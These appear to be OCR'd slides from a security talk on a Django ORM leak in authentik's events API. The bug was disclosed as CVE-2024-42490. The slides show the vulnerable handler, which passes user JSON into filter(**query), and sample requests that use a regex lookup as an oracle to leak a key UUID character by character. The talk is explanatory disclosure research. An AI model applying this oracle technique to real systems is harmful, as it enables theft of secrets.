HOW HARD CAN IT BE TO LEAK A UUID?


PRIVATE KEY LEAK, SHOULD WE CARE?

Private Key Leak, Why Should We Care?

- Impersonate the authentik webserver (phishing users/admin)
- Impersonate users' tokens
  - Access to any system trusting authentik.


HOW HARD CAN IT BE TO LEAK A UUID?

How hard can it be to leak a uuid?

- Into the rabbit hole
- Tried to leak by a few methods
  - The Naive Attempt - Leaking the UUID from an API call
    - “There **must** be **one API** in which we could leak this data.”
    - Requesting **each API** in the (OpenAPI)**specification**
    - This attempt failed

How hard can it be to leak a uuid?


- Into the rabbit hole
- Tried to leak by a few methods
  - An excellent article, plORMbing your **Django ORM**, by Elttam
    - **ORM Leaks** (Object Relational Mappers)
      - "Insecure use of ORMs can lead to information leaks"
      - "**like SQL Injections**"


LET’S FIND ORM LEAKS (DJANGO)

Django ORM Leak Pattern

- Using the **filter()** method with the **unpacking** operator **** applied to **user-supplied** data

- Allows us:
  - leak some internal data (and hopefully our UUID)


FOUND A PROMISING ORM LEAK INSTANCE

Found A Promising ORM Leak instance - Events API

- Events (Log) API
- API Endpoint
  - **/api/v3/events/events/per_month/?query={}**
  - Regular (Non-Admin) users can call this API

Found A Promising ORM Leak instance - Events API Handler

```python
    @action(detail=False, methods=["GET"], pagination_class=None)
    def per_month(self, request: Request):
        """Get the count of events per month"""
        filtered_action = request.query_params.get("action", EventAction.LOGIN)
        try:
            query = loads(request.query_params.get("query", "{}"))
        except ValueError:
            return Response(status=400)
        return Response(
            get_objects_for_user(request.user, "authentik_events.view_event")
            .filter(action=filtered_action)
            .filter(**query)
            .get_events_per(timedelta(weeks=4), ExtractDay, 30)
        )

```

Code snippet api/v3/events/events/per_month API handler


FOUND A RANDOM API, WHAT IS IT ABOUT?

Found A Promising ORM Leak instance

Request

Pretty Raw Hex GraphQL

```
GET /api/v3/events/events/per_month/?query=() HTTP/1.1
Host: authentik.m2a.local
Authorization: Bearer
tra99KZYxe7GoFBBoplAiYKLJBfns7KXCwWJJFOt4iCuYnPGEMfwF4VqbVOC

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Allow: GET, HEAD, OPTIONS
Content-Length: 1181
Content-Type: application/json
Date: Sun, 30 Mar 2025 12:27:02 GMT
Referrer-Policy: same-origin
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: 1d2a4d84f2c144c9b97f1934a408fb05
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Powered-By: authentik

[{"x_cord":1743418263000.0,"y_cord":0},{"x_cord":1743337623000.0,"y_cord":11},
{"x_cord":1743256983000.0,"y_cord":0},{"x_cord":1743176343000.0,"y_cord":0},{
"x_cord":1743095703000.0,"y_cord":11},{"x_cord":1743015063000.0,"y_cord":0},{
"x_cord":1742934423000.0,"y_cord":0},{"x_cord":1742853783000.0,"y_cord":3},{
"x_cord":1742773143000.0,"y_cord":0},{"x_cord":1742692503000.0,"y_cord":0},{
"x_cord":1742611863000.0,"y_cord":0},{"x_cord":1742531223000.0,"y_cord":0},{
"x_cord":1742450583000.0,"y_cord":0},{"x_cord":1742369943000.0,"y_cord":0},{
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"x_cord":1741321623000.0,"y_cord":0},{"x_cord":1741240983000.0,"y_cord":0},{
"x_cord":1741160343000.0,"y_cord":0},{"x_cord":1741079703000.0,"y_cord":0},{
"x_cord":1740999063000.0,"y_cord":0}]
```



Request to the events/per_month API returns **timestamps** and **values**


Found A Promising ORM Leak instance - Events API Histogram



Admin event log view - Histogram



EVENTS LOG LEAK - IS IT RELEVANT?

Authentik Events Log



Admin event log - uuid is logged on upload

- Context -> diff -> kp_uuid -> new_value


WHEN ORMS LEAK…

When ORMs leak - Oracle

```
1 GET /api/v3/events/events/per_month/?
  action=login&query={} HTTP/1.1
```

events/per_month API Request

```
,{"x_cord":1725459789000.0,"y_cord":1}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```

- Context -> diff -> kp_uuid -> new_value
- Context__diff__kp_uuid__new_value__regex

A log entry is found a **non-zero value** is returned

```
1 GET /api/v3/events/events/per_month/?action=
  model_created&query=
  {"context__diff__kp_uuid__new_value__regex":"^6.*"}
  HTTP/1.1
```


Requesting the events/per_month API using **Regex ORM Leak**

```
,{"x_cord":1725459789000.0,"y_cord":0}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```

ORM Leak returns a valid response and an **Oracle**

leak a uuid!?
ORM Leak Demo

- (Using admin credentials)



You Can't always win

- Regular (Non-Admin) users can call this API
  - But...
  - Permissions required ☹ (in the **Database**)

CVE-2024-42490 Info Leak - Summary

- Reported the (private key - info leak) issue to the Authentik security team
  - Confirmed, assigned CVE-2024-42490, and fixed.

Authentik Privilege Escalation (CVE-2024-37905) & Demo

